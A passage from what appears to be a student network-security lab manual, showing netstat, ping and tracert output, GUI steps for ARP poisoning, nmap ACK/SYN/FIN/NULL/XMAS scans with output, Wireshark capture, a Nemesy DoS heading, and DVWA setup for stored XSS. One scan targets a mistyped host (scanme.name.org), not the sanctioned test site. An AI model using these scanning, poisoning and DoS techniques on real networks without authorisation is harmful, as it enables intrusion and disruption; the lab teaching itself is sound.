  TCP    192.168.1.129:52079    a23-212-254-72:https   ESTABLISHED
  TCP    192.168.1.129:52083    413474573:https        ESTABLISHED
  TCP    192.168.1.129:52085    52.139.252.32:https    ESTABLISHED
  TCP    192.168.1.129:52086    ec2-18-136-242-95:http  TIME_WAIT
  TCP    192.168.1.129:52092    45.113.192.102:http    FIN_WAIT_1
  TCP    192.168.1.129:52093    45.113.192.102:http    FIN_WAIT_1
  TCP    192.168.1.129:52094    ec2-18-136-242-95:http  ESTABLISHED
```

3. ping

```
C:\Users\lenovo>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only).
    -j host-list   Loose source route along host-list (IPv4-only).
    -k host-list   Strict source route along host-list (IPv4-only).
    -w timeout     Timeout in milliseconds to wait for each reply.
    -R             Use routing header to test reverse route also (IPv6-only).
                   Per RFC 5095 the use of this routing header has been
                   deprecated. Some systems may drop echo requests if
                   this header is used.
    -S srcaddr     Source address to use.
    -c compartment Routing compartment identifier.
    -p             Ping a Hyper-V Network Virtualization provider address.
    -4             Force using IPv4.
    -6             Force using IPv6.
```


4. traceroute


```
C:\Users\lenovo>tracert 8.8.8.8

Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.1.1
  2     1 ms    <1 ms     1 ms  246.92.179.202.aipl.ankhnet.net [202.179.92.246]
  3     *        *        *     Request timed out.
  4     *        *        *     Request timed out.
  5     7 ms     4 ms     3 ms  as15169.bom.extreme-ix.net [103.77.108.82]
  6     2 ms     3 ms     3 ms  142.251.76.31
  7     3 ms     3 ms     2 ms  142.250.214.107
  8     3 ms     3 ms     2 ms  dns.google [8.8.8.8]

Trace complete.

C:\Users\lenovo>
```


b) ARP Poisoning

Steps:

1) Click on Sniffer tab.









IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.9.1	0C80634B86AE									
192.168.9.119	A0481C91137A	Hewlett Packard								
192.168.9.123	4061865922EC	MICRO-STAR INT'L CO.,LTD								
192.168.9.126	00E04C1255D3	REALTEK SEMICONDUCTOR...								
192.168.9.145	A0481C9211AD	Hewlett Packard								
192.168.9.149	705A0F4B0725									
192.168.9.153	A0481CA54B60	Hewlett Packard								
192.168.9.164	406186591F95	MICRO-STAR INT'L CO.,LTD								
192.168.9.177	F0D7AAD672C3									


3) Right click on any IP and select Resolve Host Name.



4) Click on ARP tab on the bottom.



6) Click on the IP and then click on the button shown in the image to start ARP Poisoning.



Practical: 04

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

- **ACK** `-sA` (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\lenovo>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-17 11:37 +0530
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 999 unfiltered tcp ports (reset)
PORT   STATE    SERVICE
25/tcp filtered smtp

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\lenovo>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-17 11:38 +0530
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT    STATE  SERVICE
22/tcp  open   ssh
113/tcp closed ident
139/tcp closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

  Command: nmap -sF -T4 scanme.name.org

```
C:\Users\lenovo>nmap -sF -T4 scanme.name.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-17 11:47 +0530
Nmap scan report for scanme.name.org (75.126.100.21)
Host is up (0.24s latency).
rDNS record for 75.126.100.21: 15.64.7e4b.ip4.static.sl-reverse.com
All 1000 scanned ports on scanme.name.org (75.126.100.21) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 18.62 seconds
```

- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: nmap –sN –p 22 scanme.nmap.org

```
C:\Users\lenovo>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-17 11:39 +0530
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.47 seconds
```

- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: nmap -sX -T4 scanme.nmap.org


```
C:\Users\lenovo>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-17 11:48 +0530
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 16.03 seconds
```

Practical: 05


Aim: a) Use Wireshark (Sniffer) to capture network traffic and analyze
b) Use Nemesy to launch DoS attack

a) Use Wireshark (Sniffer) to capture network traffic and analyze
Steps:


1. Open Wireshark and select your Connection.




2. In capture interface, select Wi-fi connection and click on start.



3. Open any http website and add display filter as http.



b) Use Nemesy to launch DoS attack




Practical: 06


Aim: Simulate persistent cross-site scripting attack.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.

